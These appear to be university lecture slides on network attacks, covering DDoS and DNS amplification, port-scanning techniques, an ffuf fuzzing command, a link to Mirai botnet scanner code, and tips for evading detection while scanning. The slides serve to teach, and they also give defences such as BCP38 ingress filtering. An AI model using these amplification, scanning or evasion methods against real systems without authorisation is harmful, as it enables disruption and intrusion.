
Distributed DoS (DDoS)

- Coordinated attack from multiple hosts
- More attack resources + makes blocking harder




DDoS against IRC Server

- 375 Million SYN packets in 800 seconds



Reflected DoS Attack (DRDoS)



- Usually as DDoS attack: multiple attackers, multiple DNS servers
- DRDoS attacks are useful to hide your IP address from the target, but there is also another advantage...

Amplification

- Amplification = The response is larger than the request
- “Solves” the bandwidth problem for the attacker
- Example DNS:
 - Original DNS version: 60 bytes query → 512 bytes answer (8.5x) maximum
 - EDNS (RFC 2671) allows larger answers
 - Combining different response types:
answers larger than 4000 bytes possible (>60x)
- In 2006, Vaughn&Garon studied DDoS attacks with up to 140,000 DNS servers, resulting in 10Gbps
- In 2016, attack of 65Gbps observed

Amplification (2)


- DNS servers are very popular for such attacks because
 - They are open to anybody
 - They use UDP (perfect for spoofing)
 - They are made to handle high loads
- Open + Large number of servers + High amplification factor = perfect for DRDoS
- Other services possible, of course
 - NTP
 - CharGen
 - memcached
 - ...

Best practices

- Do not let open services that can be misused for DRDoS attacks
 - Switch off unused services
 - Filter accesses to such services... more or less impossible for DNS
- Implement ingress filtering against reflective attacks

Network Ingress Filtering

- IETF Best Current Practice document #38 (BCP38)
- Unfortunately, many networks still do not implement BCP38



Network Scans

Ramin Sadre


Network Scans

- Scans are *information gathering attacks*:
 - Find vulnerable services/hosts
 - Discover network topology (used IP addresses,...)
 - System fingerprinting
 - ...
- Scans are often performed as a preparation step for other attacks
- But sometimes also for legitimate reasons (research, network administration,...)!
- Tool for scanning: `hping`, `nmap`, `zmap`, ...
- Be careful and always ask first! Even a scan can crash the target

Ping Sweeps


- Most simple scan:
 1. Send an ICMP echo request (“ping”) packet to the target IP address
 2. If you get an ICMP echo reply packet back, you know that the IP address is in use
 3. If the host does not exist, an intermediate router might also reply with a “host unreachable” ICMP message.
- Because ping sweeps are so easy to perform, network administrators often
 - configure hosts to ignore ICMP echo packets
 - configure their firewalls to block such packets
- So, it’s a simple but quite unreliable scan method

TCP port scan with regular connections



- + Easy to implement
- Slow
- Consumes resources (open connections) on the scanner host

TCP port scan with SYN packets only




+ Fast

– Usually not supported by the OS. You have to write your own code (or use existing tools and libraries)

Example:

<https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c>


TCP port scan: Xmas-tree scan




UDP port scan

- UDP is connectionless, so the TCP approach does not work
 - Two approaches: Send packet to target port and ...
 1. ... wait for negative answer: If the UDP port is not open, the target will send an ICMP message “port unreachable”
 2. ... wait for positive answer
Example: send DNS query to port 53 and wait for DNS response
- + Easy to implement
- Not very reliable because UDP packets might be lost
 - For approach 1: ICMP might be disabled for security reasons

Types



Example: SSH attacker



Remark

- Scans are also possible for application layer protocols, not just scanning UDP and TCP ports
 - Example: a HTTP server
The attacker can try different URLs to see what web applications are running on the server
- Tool (one of many existing): <https://github.com/ffuf/ffuf>

```
ffuf -w values.txt -u
```

```
https://target/script.php?valid_name=FUZZ -fc 401
```

sends requests to `https://target/script.php` with values for parameter `valid_name` coming from the file `values.txt` and records all responses that do not have error code 401

How to hide: Obfuscation

- The target system knows your IP address!
- How can you avoid to be detected/blocked by automatic systems or by human administrators?
- Obfuscation:
 - *Slow scan*: Scan very slowly. Most networks are protected by filters (firewalls) that block incoming network traffic based on thresholds (we will see that later)
 - *Distributed scan*: Scan from multiple locations
 - *Indirect scan*: idle scan (1998),...
 - ...

How a CPU executes programs

Ramin Sadre

Memory organization

- On computers and operating systems with virtual memory, each running process gets its own virtual address space
- When the program is loaded, the OS reserves blocks in main memory for
 - the code (also called “text”) of the program
 - the (static) data of the program (global constants and variables etc.)
 - same for dynamically loaded libraries (`.dll` on Windows, `.so` on Linux)
- Once the program has been started, it can allocate more blocks for dynamic data structures etc. with `new` or `alloc`

Memory organization: Example

- Let's assume a C program with 2 global 32-bit variables i and j and the instruction $i = i + j$

Some dynamically allocated memory

Statically allocated memory for data:

0x02000000 (4 bytes for i)

0x02000004 (4 bytes for j)

0x01000008 ...

Code:

